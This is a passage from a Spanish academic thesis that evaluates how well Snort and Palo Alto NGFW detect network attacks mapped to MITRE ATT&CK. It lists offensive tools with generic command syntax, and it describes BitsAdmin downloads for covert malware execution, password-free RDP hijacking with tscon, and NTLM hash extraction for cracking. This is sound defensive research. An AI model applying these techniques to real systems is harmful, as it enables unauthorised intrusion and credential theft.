Permite seleccionar entre todas las interfaces que tiene el equipo para escuchar y recoger todos los paquetes. Guardará el momento en el que el paquete capturado, la IP origen y destino, el protocolo de aplicación y carga útil de los paquetes.

Para este trabajo, el principal objetivo del uso de Wireshark es capturar los paquetes generados por los ataques en red, almacenando los protocolos utilizados y el contenido de los paquetes y exportar estas capturas en formato .pcap para posteriormente analizarlas mediante Snort y PaloAlto.

## 2.5. Herramientas para la generación de ataques

Este es el listado de todas las herramientas utilizadas para la generación de los ataques:

| Herramientas    | Descripción                                                                                                        |
|-----------------|--------------------------------------------------------------------------------------------------------------------|
| SeToolKit       | Framework para pruebas de ingeniería social                                                                        |
| Metasploit      | Plataforma de desarrollo de exploits y pruebas de penetración                                                      |
| SSH             | Herramienta para controlar remotamente a un equipo                                                                 |
| MSFVenom        | Herramienta para crear y manipular payloads en Metasploit                                                          |
| DHCPStarv       | Ataque que agota las direcciones IP de un servidor DHCP                                                            |
| BitsAdmin.exe   | Herramienta de línea de comandos para gestionar tareas de descarga en segundo plano                                |
| Caldera         | Framework de ciberseguridad desarrollado por MITRE que facilita la emulación de adversarios de manera automatizada |
| Ivntoy          | Herramienta para facilitar la creación de un servidor TFTP                                                         |
| Iptables        | Herramienta para configuración de cortafuegos en Linux                                                             |
| Docker          | Interfaz de programación para gestionar contenedores Docker                                                        |
| NTLMssp-Extract | Utilidad para extraer hashes NTLM de mensajes de autenticación                                                     |
| RDPWrap         | Permite múltiples sesiones de escritorio remoto en Windows                                                         |
| Tscon.exe       | Conmuta entre sesiones de terminal en Windows                                                                      |
| FTP             | Herramienta para la transferencia remota de archivos                                                               |
| Base64          | Herramienta para la codificación de mensajes en formato ASCII                                                      |
| TeamViewer      | Software para acceso remoto                                                                                        |

|               |                                                                  |
|---------------|------------------------------------------------------------------|
| socat         | Herramienta de red para redireccionar conexiones y crear túneles |
| Servicios Web | Uso de Gmail, OneDrive, Google Drive u otras herramientas web    |

Tabla 2-17 Herramientas de ataque

### 2.5.1. SeToolKit

El Social-Engineer Toolkit (SeToolKit o SET) es un marco avanzado de código abierto diseñado específicamente para realizar pruebas de ingeniería social. SET facilita la creación de ataques de ingeniería social mediante una interfaz de usuario intuitiva que guía al usuario a través de diferentes vectores de ataque. Algunos de los ataques que se pueden realizar con SET son: [8]

- Ataques de Phishing: Permite la creación de sitios web falsos engañando a los usuarios para que revelen información confidencial.
- Ataques de clonación de páginas web: Permite clonar sitios web legítimos para realizar ataques más convincentes.
- Ataques de Spear Phishing: Envía correos electrónicos dirigidos a individuos específicos con archivos adjuntos maliciosos.
- Ataques con payloads personalizados: SET se integra con Metasploit para crear y ejecutar payloads personalizados.

Para ejecutar SeToolKit se utiliza el siguiente comando a través de consola:

```
setoolkit
```

### 2.5.2. Metasploit

Es una herramienta de código abierto desarrollada inicialmente por H.D. Moore y actualmente mantenida por la comunidad y Rapid7. Esta plataforma proporciona información detallada sobre las vulnerabilidades de seguridad y es ampliamente utilizada para realizar pruebas de penetración (pentesting). Metasploit permite a los profesionales de seguridad identificar, explotar y validar las vulnerabilidades de sistemas y redes, facilitando la evaluación de la seguridad de una infraestructura. [9]

Metasploit opera mediante la explotación de vulnerabilidades conocidas utilizando módulos que pueden ser cargados y configurados desde una consola. Estos módulos incluyen exploits (ataques), payloads (cargas útiles), encoders (codificadores) y herramientas complementarias.

Para utilizarlo, se debe ejecutar el siguiente comando mediante una terminal:

```
msfconsole
```

Este comando lanza una interfaz de consola interactiva que permite a los usuarios cargar y configurar módulos de Metasploit. A continuación, se presentan algunos comandos esenciales que pueden ser utilizados:

- advanced: Muestra las opciones avanzadas de uno o varios módulos.
- search: Busca módulos por nombre y descripción.
- options: Muestra las opciones globales de uno o varios módulos.
- use: Interactúa con un módulo por su nombre.
- info: Muestra información sobre uno o más módulos.
- set: Cambia el valor de las variables de un módulo.

### 2.5.3. SSH

Secure Shell (SSH) es un protocolo de red criptográfico utilizado para realizar conexiones seguras a equipos remotos. Por esta misma razón, el objetivo de esta herramienta es conectarse a equipos remotos utilizando este protocolo. [10]

```
ssh [-46AaCfGgKkMnqsTtVvXxYy] [-B bind_interface]
    [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
    [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
    [-i identity_file] [-J [user@]host[:port]] [-L address]
    [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
    [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
    [-w local_tun[:remote_tun]] destination [command]
```

### 2.5.4. MSFVenom

Es una herramienta parte del framework de Metasploit utilizada para generar y codificar payloads. Combina las funcionalidades de msfpayload y msfencode en un solo comando, facilitando la creación y personalización de cargas útiles. Es una herramienta esencial para pruebas de penetración y actividades de seguridad ofensiva. [11]

El comando para ejecutarlo mediante consola es el siguiente:

Mediante las opciones -p y -f nos permite seleccionar el payload a generar y el formato de salida respectivamente, indicando si queremos que sea un .exe o un .elf, por ejemplo.

```
Msfvenom -p <payload> -f <output_format>
```

### 2.5.5. DHCPStarv

Es una herramienta utilizada en ataques de denegación de servicios (DoS) contra servidores DHCP. Su principal objetivo es agotar el pool de direcciones IP disponibles en un servidor DHCP, impidiendo que los dispositivos legítimos puedan obtener una dirección IP. [12]

DHCPStarv envía una gran cantidad de solicitudes DHCP a un servidor utilizando direcciones MAC falsas.

El comando utilizado en consola es el siguiente:

```
dhcpstarv -i <interfaz_red>
```

Indicando mediante la opción -i la interfaz de red por la que se enviarán las solicitudes DHCP.

### 2.5.6. BitsAdmin.exe

BitsAdmin es una herramienta de línea de comandos proporcionada por Microsoft que permite la creación, gestión y supervisión de trabajos de transferencia de archivos en segundo plano mediante el servicio BITS (Background Intelligent Transfer Service). Aunque originalmente fue diseñada para facilitar la descarga de actualizaciones, también puede ser utilizada para ejecutar malware de manera discreta. [13]

Para utilizar BitsAdmin, se pueden ejecutar varios comandos en línea de comandos de Windows como los siguientes:

```
bitsadmin /create <nombre-trabajo>
```

```
bitsadmin /addfile <nombre-trabajo> <URL_origen> <ruta_destino>
```

```
Bitsadmin /resume <nombre-trabajo>
```

Estos comandos se encargan de la creación, agregación de un archivo e inicio de un trabajo o “job”.

### 2.5.7. Caldera

Caldera es un framework de código abierto desarrollado por MITRE diseñado para la simulación de adversarios, permitiendo a las organizaciones evaluar sus defensas en contra de ciberataques avanzados. Este framework facilita la automatización de pruebas de penetración y la emulación de ataques utilizando agentes que ejecutan comandos en diferentes sistemas operativos. A través de Caldera, se pueden simular ataques reales basados en la metodología ATT&CK de MITRE, proporcionando una evaluación integral de las capacidades de detección y respuesta de seguridad. [14]

Para utilizar Caldera, se deben realizar una serie de pasos que incluyen la configuración del servidor, la instalación de agentes y la ejecución de operaciones simuladas. Estas acciones se verán más en detalle en aquellos ataques en los que hagamos uso de la herramienta.

Para iniciar Caldera es necesario ejecutar el siguiente comando:

```
python3 server.py
```

### 2.5.8. Iventoy

Iventoy es una herramienta para facilitar la configuración y puesta en marcha de un servidor PXE que utiliza TFTP (Trivial File Transfer Protocol) que permita el arranque de ordenadores a través de red, suministrando una ISO del sistema operativo al ordenador. Además, esta utilidad nos proporciona un servidor DHCP previamente configurado y listo para su funcionamiento. [15]

Para utilizar Iventoy, debemos dirigirnos a la carpeta de instalación y ejecutar mediante línea de comandos:

```
./iventoy.sh
```

Tras ejecutar el anterior comando, mediante el navegador web nos conectamos a la dirección: <http://127.0.0.1:26000> para acceder a la interfaz gráfica donde se realizará la diferente configuración y arranque.

### 2.5.9. Iptables

Es una herramienta de administración de paquetes utilizado principalmente para configurar, mantener e inspeccionar las tablas de reglas del firewall del kernel Linux. Iptables permite a los administradores definir las reglas de filtrado de paquetes para mejorar la seguridad de la red. Además de sus aplicaciones defensivas, iptables puede ser utilizado ofensivamente para manipular y redirigir el tráfico de red. [16]

Las principales características de iptables son:

- Filtrado de paquetes
- Redirección y NAT

Algunos comandos utilizados para el manejo de iptables mediante línea de comandos son los siguientes:

```
iptables [-t table] [-AD] chain rule-specification [options]
```

```
iptables [-t table] -I chain [rulenum] rule-specification [options]
```

```
iptables [-t table] -R chain rulenum rule-specification [options]
iptables [-t table] -D chain rulenum [options]
iptables [-L [chain]] [-t table] [options]
iptables [-F [chain]] [-t table] [options]
iptables [-Z [chain]] [-t table] [options]
iptables [-N chain]
iptables [-X [chain]]
iptables [-P chain target]
iptables [-E old-chain new-chain]
```

### 2.5.10. Docker

Docker es una plataforma de contenedorización que permite a los desarrolladores empaquetar aplicaciones y sus dependencias en contenedores, que son unidades de software ligeras y portátiles. El comando “docker” se utiliza para interactuar con el Docker Engine, proporcionando comandos para gestionar contenedores, imágenes, volúmenes, redes y otros recursos relacionados con Docker. [17]

Para ejecutar esta herramienta, mediante línea de comandos:

```
docker [OPTIONS] COMMAND [ARG...]
```

### 2.5.11. NTLMssp-Extract

Es una herramienta utilizada para extraer mensajes del protocolo NTLM (NT Lan Manager) desde archivos de captura de tráfico de red. NTLM es un conjunto de protocolos de seguridad de Microsoft que proporciona autenticación, integridad y confidencialidad para los usuarios de redes Windows. [18]

Utilizando la línea de comandos, ejecutar el siguiente código:

```
python3 ntlmssp_extract.py <file>
```

El anterior comando analiza un fichero .pcap y devuelve los hashes correspondientes a mensajes del protocolo NTLM para posteriormente ser crackeados mediante fuerza bruta utilizando otras herramientas como JohnTheRipper o HashCat.

### 2.5.12. Tscon.exe

Es una utilidad de línea de comandos de Windows que permite a los administradores de sistemas desconectar un usuario de una sesión de Terminal Services (RDP) y reconectar otra sesión a la consola. Es útil para cambiar entre sesiones de usuario sin necesidad de cerrar la sesión actual o reiniciar el sistema. Además, a nivel ofensivo y de pruebas de penetración, en caso de tener permisos de administrador en el equipo puedes cambiar de sesión sin proporcionar contraseña, permitiendo movimientos laterales entre equipos y escaladas de privilegios. [19]

El comando utilizado mediante línea de comandos de Windows es:

```
tscon <sessionid | sessionname> [/dest:<sessionid>] [/password:<password>] [/v]
```



### 2.5.13. FTP

El comando “ftp” en Linux es una utilidad de línea de comandos utilizada para transferir archivos entre computadoras a través del Protocolo de Transferencia de Archivos (FTP). FTP es un protocolo de red estándar utilizado para la transferencia de archivos entre un cliente y un servidor. La herramienta ftp permite a los usuarios conectarse a servidores FTP, navegar por el sistema de archivos remoto, y descargar o subir archivos. [20]

El comando que utilizar mediante línea de comandos es el siguiente:

```
ftp [options] [hostname]
```

### 2.5.14. Base64

El comando base64 en Linux se utiliza para codificar y decodificar datos en el formato Base64. La codificación Base64 convierte datos binarios en una cadena de caracteres ASCII, lo que resulta útil para transferir datos a través de medios que podrían corromper los bytes binarios, como el correo electrónico o las URL. Utilizándolo de manera ofensiva, puede permitir codificar información valiosa para evitar ser detectado. [21]

La sintaxis del comando es la siguiente:

```
base64 archivo_original.txt > archivo_codificado.txt
```

### 2.5.15. TeamViewer

Es una aplicación de software que permite el acceso remoto, control de escritorio remoto, transferencia de archivos, conferencias en línea y reuniones virtuales. En el ámbito ofensivo, es útil para establecer conexiones con equipos remotos a través de este. [22]

Para usarlo, basta con instalar la aplicación desde su página web y ejecutar el programa.

Para realizar conexiones entre equipos debes proporcionar un ID que aparecerá en la interfaz gráfica del programa y una contraseña que también se facilita en dicha interfaz.

### 2.5.16. Socat

Socat es una utilidad de línea de comandos que se utiliza para establecer conexiones bidireccionales entre dos puntos finales (por ejemplo, dos direcciones IP y puertos). Es una herramienta extremadamente versátil que puede actuar como un puente entre diferentes tipos de conexiones, como TCP, UDP, SSL, proxys, y más. Socat es conocido por su flexibilidad y capacidades avanzadas que lo hacen útil para una amplia gama de tareas de red y administración del sistema.

Para usarlo mediante línea de comandos de Linux se debe ejecutar:

```
socat TCP-LISTEN:puerto1 TCP:destino:puerto2
```

Para establecer una conexión TCP que se reenvíe a otro destino, deberíamos ejecutar el comando superior.

### 2.5.17. Servicios Web

Para la generación de ataques, también se ha hecho uso de herramientas convencionales como Gmail, OneDrive o Google Drive para la transferencia de ficheros u otros procesos que se detallarán en la explicación de los ataques realizados.

## 3 METODOLOGÍA

En este apartado se mostrará cuáles han sido los pasos seguidos en la metodología del proyecto para poder cumplir con los objetivos del mismo.




Figura 3-1 Esquema de la metodología

### 3.1. Selección de los ataques detectables en red

El primer paso ha sido realizar un filtrado de las técnicas MITRE seleccionando únicamente aquellas que dejen rastro en red. Para obtener este tipo de técnicas, mediante un script programado en lenguaje Python seleccionamos aquellas que contengan en el apartado de detecciones el tipo “Network Traffic”.

Posteriormente, para seleccionar los ataques a realizar en este trabajo, hemos partido de trabajos previamente realizados en esta línea de investigación que ya implementan algunas de estas técnicas. Por tanto, hemos escogido la mitad de las técnicas que faltaban por realizar para implementar todas las técnicas detectables por red. [23]

Como resultado de esta selección, realizaremos las siguientes 27 técnicas:

| Táctica         | Técnica                                          | ID        |
|-----------------|--------------------------------------------------|-----------|
| Reconnaissance  | Phishing for Information: Spearphishing Link     | T1598.003 |
| Initial Access  | Hardware Additions                               | T1200     |
| Initial Access  | Phishing: Spearphishing Link                     | T1566.002 |
| Initial Access  | Content Injection                                | T1659     |
| Persistence     | BITS Jobs                                        | T1197     |
| Persistence     | Pre-OS Boot: TFTP Boot                           | T1542.005 |
| Persistence     | Scheduled Task/Job: At                           | T1053.002 |
| Persistence     | Create or Modify System Process: Windows Service | T1543.003 |
| Defense Evasion | Template Injection                               | T1221     |

|                     |                                                              |           |
|---------------------|--------------------------------------------------------------|-----------|
| Defense Evasion     | Network Boundary Bridging: NAT Traversal                     | T1599     |
| Defense Evasion     | Build Image on Host                                          | T1612     |
| Credential Access   | Forced Authentication                                        | T1187     |
| Discovery           | Group Policy                                                 | T1615     |
| Discovery           | Account Discovery: Domain Account                            | T1087.002 |
| Lateral Movement    | Remote Service Session Hijacking: RDP Hijacking              | T1563.002 |
| Lateral Movement    | Lateral Tool Transfer                                        | T1570     |
| Command and Control | Hide Infrastructure                                          | T1665     |
| Command and Control | Ingress Tool Transfer                                        | T1105     |
| Command and Control | Data Encoding: Standard Encoding                             | T1132.001 |
| Command and Control | Remote Access Software                                       | T1219     |
| Command and Control | Dynamic Resolution: Fast Flux DNS                            | T1568.001 |
| Command and Control | Protocol Tunneling                                           | T1572     |
| Command and Control | Encrypted Channel: Asymmetric Cryptography                   | T1573.002 |
| Exfiltration        | Data Transfer Size Limit                                     | T1030     |
| Exfiltration        | Transfer Data to Cloud Account                               | T1537     |
| Exfiltration        | Exfiltration Over Web Service: Exfiltration to Cloud Storage | T1567.002 |
| Impact              | Defacement: Internal Defacement                              | T1491.001 |

Tabla 3-1 Selección de ataques detectables en red

### 3.2. Configuración de Snort

Los ataques realizados serán analizados utilizando diferentes conjuntos de reglas (RuleSets) para de esta manera valorar la eficacia de cada una de estas configuraciones de reglas. Podemos distinguir en 4 RuleSets diferentes:

| Nombre REGLA    | Descripción                                                                                                                                                                                                                                                                                             | Versión | Fecha      | RS1 | RS2 | RS3 | RS4 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------|------------|-----|-----|-----|-----|
| Talos Community | Las "Talos Community Rules" o reglas de la Comunidad han sido creadas por miembros de la comunidad de código abierto o integrantes de Snort. Estas reglas están disponibles para todos los usuarios de Snort y están controladas por GPLv2. Constituye un subconjunto de las Reglas "Talos Registered". | -       | 30/05/2024 | ✓   | ✓   | ✓   | ✓   |

|                   |                                                                                                                                                                                                                          |       |            |  |   |   |   |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|------------|--|---|---|---|
| Talos Registered  | El paquete de reglas "Talos Registered" contiene más reglas que el paquete "Talos Community". Su naturaleza es similar.                                                                                                  | -     | 30/05/2024 |  |   | ✓ | ✓ |
| ETOpen            | Conjunto de reglas "Emerging Threats" alternativas a las reglas ofrecidas por Snort, pero igualmente compatibles. Este paquete constituye un subconjunto de las reglas optimizadas Emerging Threats (ETOpen Optimizada). | 10605 | 29/05/2024 |  | ✓ | ✓ |   |
| ETOpen Optimizada | Paquete de todas las reglas ofrecidas por Emerging Threats.                                                                                                                                                              | -     | 29/05/2024 |  |   |   | ✓ |

Tabla 3-2 Conjuntos de reglas de Snort

Para el uso de las reglas Talos hemos utilizado la versión 3.1.31.0 mientras que para el uso de las reglas ETOpen hemos utilizado la versión 2.9.15.1.

La configuración de Snort v3.1.31.0 es la siguiente:

```

ips =
{
    -- use this to enable decoder and inspector alerts
    --enable_built_in_rules = true,

    -- use include for rules files; be sure to set your path
    -- note that rules files can include other rules files
    -- (see also related path vars at the top of snort_defaults.lua)

    variables = default_variables,
    rules = [[
        include $RULE_PATH/lightspd/includes.rules
    ]]

    --rules = [[
    --    include $RULE_PATH/snort3-community.rules
    --]]
}

```

Figura 3-2 Configuración fichero snort.lua

Tal como aparece en la Figura 2, estaríamos cargando las reglas Talos Registered. Sin embargo, comentando esas reglas y descomentando las que aparecen en la figura como comentadas, cargaríamos las reglas Talos Community.

La configuración de Snort v2.9.15.1 es la siguiente:

```
#INCLUDE ETOPEN
#include $RULE_PATH/emerging-all.rules
include $RULE_PATH/emerging-all-opt.rules
```

Figura 3-3 Configuración fichero snort.conf

En la Figura 3 se encuentra cargadas las reglas ETOpen optimizadas. Para cargar las reglas ETOpen, basta con comentar la línea que aparece sin comentar y descomentar la línea superior.

Como aclaración sobre la configuración, no se han utilizado preprocesadores para aumentar el alcance de Snort a ataques de capa de enlace.

### 3.3. Análisis mediante PaloAlto NGFW

Palo Alto Networks es una empresa de renombre en el ámbito de la ciberseguridad, reconocida por su enfoque innovador y eficaz en la protección de redes empresariales. Entre sus productos estrella se encuentra el firewall de próxima generación (NGFW), diseñado para ofrecer una administración integral en entornos híbridos y multi-nube. [5]

Aunque este análisis se centra en Snort, la inclusión de Palo Alto NGFW proporciona un contexto adicional valioso. En esta sección se abordará de manera resumida el funcionamiento del Palo Alto NGFW, destacando cómo sus resultados pueden complementar los obtenidos con Snort, sin requerir un análisis independiente.

Palo Alto NGFW destaca por su capacidad para ofrecer una visibilidad y control superiores, así como una prevención avanzada en comparación con Snort. No obstante, esta complejidad adicional en su configuración y gestión implica un desafío extra. Para simplificar, se presentará el proceso de detección en Palo Alto NGFW en relación con los conceptos ya discutidos en el documento.

El proceso de detección del Palo Alto NGFW y algunas características de ciertos ataques capturados presentan las siguientes particularidades:

- Palo Alto NGFW basa su detección en el análisis de sesiones completas de comunicación (TCP y SCTP), lo que significa que los paquetes que no incluyan el establecimiento completo de la sesión no se analizan de la misma manera que en Snort. Esto requiere repetir y ajustar los ataques para asegurar que se incluyan todos los mensajes SYN de las sesiones TCP.
- Las limitaciones de las tarjetas de red del host en cuanto a la MTU de los paquetes pueden causar pérdidas si se supera un determinado umbral, afectando la precisión de la detección.

Para evaluar la respuesta del firewall ante tráfico malicioso, es fundamental reproducir paquetes en vivo utilizando comandos como el siguiente

```
sudo tcpreplay-edit -i vnetXX -d 1 --mtu-trunc --mbps 1 file.pcap
```

Posteriormente al análisis mediante el anterior comando, recogemos del fichero de logs los resultados obtenidos.

Como último paso convertimos mediante un script los logs en CSV para facilitar su lectura y entendimiento incluyendo información sobre las alertas catalogadas como “THREAT” o amenaza.

Además, es importante remarcar que, para la identificación de estas amenazas, además de fijarnos en las alertas catalogadas como “THREAT” debemos estar pendientes a aquellos campos del log que muestren información sobre las aplicaciones utilizadas en los flujos. A esto se le llama control de aplicaciones y nos permite determinar si existen ataques que no han sido catalogados como amenazas debido a que pueden deberse a acciones realizadas por un administrador de red que no necesariamente son ataques, aunque si se realizase desde direcciones desconocidas si se considerarían como tal.

Para más información sobre el proceso de resolver flujos truncados, arreglar la MTU de los paquetes acudir al Anexo D.

## 4 TRÁFICO DE ANÁLISIS

**E**n este apartado, se documenta todo aquel tráfico utilizado para el posterior análisis de las capacidades tanto de Snort como de PaloAlto. Para ello, se ha recopilado a modo de repositorio una gran variedad de ficheros de tráfico de red a partir de diversas fuentes.

### 4.1. Tráfico Legítimo

Este tipo de capturas de tráfico se corresponden con aquellas que no tienen ningún tipo de ataque o amenaza. Es decir, se han generado realizando actividades cotidianas a nivel de red como puede ser visitar una página web.

La principal utilidad de examinar este tipo de tráfico es que nos permite determinar si se generan falsos positivos. Es decir, los IDS detectan una amenaza cuando realmente no existe.

Podemos clasificar en tres tipos el tráfico legítimo existente en este repositorio:

#### 4.1.1. Tráfico Legítimo Básico

Este conjunto de tráfico legítimo consiste en capturas realizadas manualmente que incluyen acciones como el acceso a una página web básica, el envío de correos electrónicos y la reproducción de un video en YouTube. Estas muestras fueron generadas específicamente para el Trabajo Fin de Grado titulado “*Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK.*”. [24]

#### 4.1.2. Tráfico Legítimo Capturado en el DIT

Este conjunto se compone de tráfico legítimo capturado durante un periodo de tres días en la red del Departamento de Ingeniería Telemática. Estas capturas representan un tráfico real en un entorno académico, ofreciendo una perspectiva amplia y variada del uso cotidiano de la red. El tamaño de este tráfico es de unos 576,9MB.

#### 4.1.3. Tráfico Legítimo Capturado en el CIC

Este conjunto se basa en un proyecto conjunto desarrollado entre la Communications Security Establishment (CSE) y el Canadian Institute of Cybersecurity (CIC), el cual resultó en la creación de un dataset que incluye diversas muestras de ataques. Para este trabajo, hemos procesado dicho Dataset de 100GB de tamaño, eliminando las secciones que contienen tráfico relacionado con ataques, con el objetivo de preservar únicamente el tráfico legítimo en su totalidad. Esta labor de segmentación de los datos del Dataset del CIC-2018 fue realizada por un trabajo de esta línea de investigación. [25]

Este tráfico legítimo ha sido analizado. Sin embargo, no se ha incluido en los resultados posteriormente mostrados.

Además, en esta segmentación del Dataset se separó aquella parte de tráfico legítimo con otra parte en la que hay fuentes de ataques que utilizamos en el banco de ataques.

## 4.2. Tráfico de ataque

Estas capturas corresponden a tráfico recopilado en diversas redes, asociado con interacciones maliciosas o ataques. Su objetivo principal es evaluar la eficacia de los IDS en la detección de amenazas reales. Este trabajo, como continuación de estudios previos, integra y amplía los ataques implementados en investigaciones anteriores, lo que resulta clave para la formación de un nuevo repositorio de ataques. A continuación, se muestran dos tablas diferentes. En la primera de ellas, las técnicas detectables en red implementadas. La segunda de ellas, las subtécnicas detectables en red implementadas.

| Reconnaissance       |                                    |              |
|----------------------|------------------------------------|--------------|
| ID                   | Técnica                            | Implementado |
| T1589                | Gather Victim Identity Information | SI           |
| T1595                | Active Scanning                    | SI           |
| T1598                | Phishing for Information           | SI           |
| Resource Development |                                    |              |
| ID                   | Técnica                            | Implementado |
| T1585                | Establish Accounts                 | SI           |
| T1586                | Compromise Accounts                | SI           |
| Initial Access       |                                    |              |
| ID                   | Técnica                            | Implementado |
| T1133                | External Remote Services           | SI           |
| T1189                | Drive-by Compromise                | SI           |
| T1190                | Exploit Public-Facing Application  | SI           |
| T1199                | Trusted Relationship               | SI           |
| T1200                | Hardware Additions                 | SI           |
| T1566                | Phishing                           | SI           |
| T1659                | Content Injection                  | SI           |
| Execution            |                                    |              |
| ID                   | Técnica                            | Implementado |
| T1047                | Windows Management Instrumentation | SI           |
| T1204                | User Execution                     | SI           |
| T1569                | System Services                    | SI           |
| T1053                | Scheduled Task/Job                 | SI           |

| <b>Persistence</b>          |                                 |                     |
|-----------------------------|---------------------------------|---------------------|
| <b>ID</b>                   | <b>Técnica</b>                  | <b>Implementado</b> |
| T1133                       | External Remote Services        | SI                  |
| T1176                       | Browser Extensions              | SI                  |
| T1197                       | BITS Jobs                       | SI                  |
| T1205                       | Traffic Signaling               | SI                  |
| T1505                       | Server Software Component       | SI                  |
| T1542                       | Pre-OS Boot                     | SI                  |
| T1053                       | Scheduled Task/Job              | SI                  |
| T1543                       | Create or Modify System Process | SI                  |
| <b>Privilege Escalation</b> |                                 |                     |
| <b>ID</b>                   | <b>Técnica</b>                  | <b>Implementado</b> |
| T1053                       | Scheduled Task/Job              | SI                  |
| T1543                       | Create or Modify System Process | SI                  |
| <b>Defense Evasion</b>      |                                 |                     |
| <b>ID</b>                   | <b>Técnica</b>                  | <b>Implementado</b> |
| T1070                       | Indicator Removal               | SI                  |
| T1112                       | Modify Registry                 | SI                  |
| T1197                       | BITS Jobs                       | SI                  |
| T1205                       | Traffic Signaling               | SI                  |
| T1207                       | Rogue Domain Controller         | SI                  |
| T1218                       | System Binary Proxy Execution   | SI                  |
| T1221                       | Template Injection              | SI                  |
| T1542                       | Pre-OS Boot                     | SI                  |
| T1599                       | Network Boundary Bridging       | SI                  |
| T1612                       | Build Image on Host             | SI                  |
| <b>Credential Access</b>    |                                 |                     |



| ID                         | Técnica                            | Implementado |
|----------------------------|------------------------------------|--------------|
| T1003                      | OS Credential Dumping              | SI           |
| T1187                      | Forced Authentication              | SI           |
| T1557                      | Adversary-in-the-Middle            | SI           |
| <b>Discovery</b>           |                                    |              |
| ID                         | Técnica                            | Implementado |
| T1018                      | Remote System Discovery            | SI           |
| T1033                      | System Owner / User Discovery      | SI           |
| T1046                      | Network Service Discovery          | SI           |
| T1087                      | Account Discovery                  | SI           |
| T1482                      | Domain Trust Discovery             | SI           |
| T1615                      | Group Policy Discovery             | SI           |
| <b>Lateral Movement</b>    |                                    |              |
| ID                         | Técnica                            | Implementado |
| T1021                      | Remote Services                    | SI           |
| T1210                      | Exploitation of Remote Services    | SI           |
| T1534                      | Internal Spearphishing             | SI           |
| T1563                      | Remote Service Session Hijacking   | SI           |
| T1570                      | Lateral Tool Transfer              | SI           |
| <b>Collection</b>          |                                    |              |
| ID                         | Técnica                            | Implementado |
| T1039                      | Data from Network Shared Drive     | SI           |
| T1557                      | Adversary-in-the-Middle            | SI           |
| T1602                      | Data from Configuration Repository | SI           |
| T1114                      | Email Collection                   | SI           |
| <b>Command and Control</b> |                                    |              |
| ID                         | Técnica                            | Implementado |
| T1001                      | Data Obfuscation                   | SI           |

|                     |                                        |                     |
|---------------------|----------------------------------------|---------------------|
| T1008               | Fallback Channels                      | SI                  |
| T1071               | Application Layer Protocol             | SI                  |
| T1090               | Proxy                                  | SI                  |
| T1095               | Non-Application Layer Protocol         | SI                  |
| T1102               | Web Service                            | SI                  |
| T1104               | Multi-Stage Channels                   | SI                  |
| T1105               | Ingress Tool Transfer                  | SI                  |
| T1132               | Data Encoding                          | SI                  |
| T1205               | Traffic Signaling                      | SI                  |
| T1219               | Remote Access Software                 | SI                  |
| T1568               | Dynamic Resolution                     | SI                  |
| T1571               | Non-Standard Port                      | SI                  |
| T1572               | Protocol Tunneling                     | SI                  |
| T1573               | Encrypted Channel                      | SI                  |
| T1659               | Content Injection                      | SI                  |
| T1665               | Hide Infrastructure                    | SI                  |
| <b>Exfiltration</b> |                                        |                     |
| <b>ID</b>           | <b>Técnica</b>                         | <b>Implementado</b> |
| T1011               | Exfiltration Over Other Network Medium | SI                  |
| T1020               | Automated Exfiltration                 | SI                  |
| T1029               | Scheduled Transfer                     | SI                  |
| T1030               | Data Transfer Size Limits              | SI                  |
| T1041               | Exfiltration Over C2 Channel           | SI                  |
| T1048               | Exfiltration Over Alternative Protocol | SI                  |
| T1537               | Transfer Data to Cloud Account         | SI                  |
| T1567               | Exfiltration Over Web Service          | SI                  |
| <b>Impact</b>       |                                        |                     |

| ID    | Técnica                    | Implementado |
|-------|----------------------------|--------------|
| T1491 | Defacement                 | SI           |
| T1496 | Resource Hijacking         | SI           |
| T1498 | Network Denial of Service  | SI           |
| T1499 | Endpoint Denial of Service | SI           |
| T1565 | Data Manipulation          | SI           |

Tabla 4-1 Técnicas detectables en red implementadas

| Reconnaissance       |                                                    |              |
|----------------------|----------------------------------------------------|--------------|
| ID                   | Subtécnica                                         | Implementado |
| T1589.002            | Gather Victim Identity Information: Email Address  | SI           |
| T1595.001            | Active Scanning: Scanning IP Blocks                | NO           |
| T1595.002            | Active Scanning: Vulnerability Scanning            | SI           |
| T1595.003            | Active Scanning: Wordlist Scanning                 | SI           |
| T1598.001            | Phishing for Information: Spearphishing Service    | NO           |
| T1598.002            | Phishing for Information: Spearphishing Attachment | NO           |
| T1598.003            | Phishing for Information: Spearphishing Link       | SI           |
| Resource Development |                                                    |              |
| ID                   | Subtécnica                                         | Implementado |
| T1585.001            | Establish Accounts: Social Media Accounts          | SI           |
| T1586.001            | Compromise Accounts: Social Media Accounts         | SI           |
| Initial Access       |                                                    |              |
| ID                   | Subtécnica                                         | Implementado |
| T1566.001            | Phishing: Spearphishing Attachment                 | SI           |
| T1566.002            | Phishing: Spearphishing Link                       | SI           |
| T1566.003            | Phishing: Spearphishing via Service                | NO           |
| T1566.004            | Phishing: Spearphishing Voice                      | NO           |
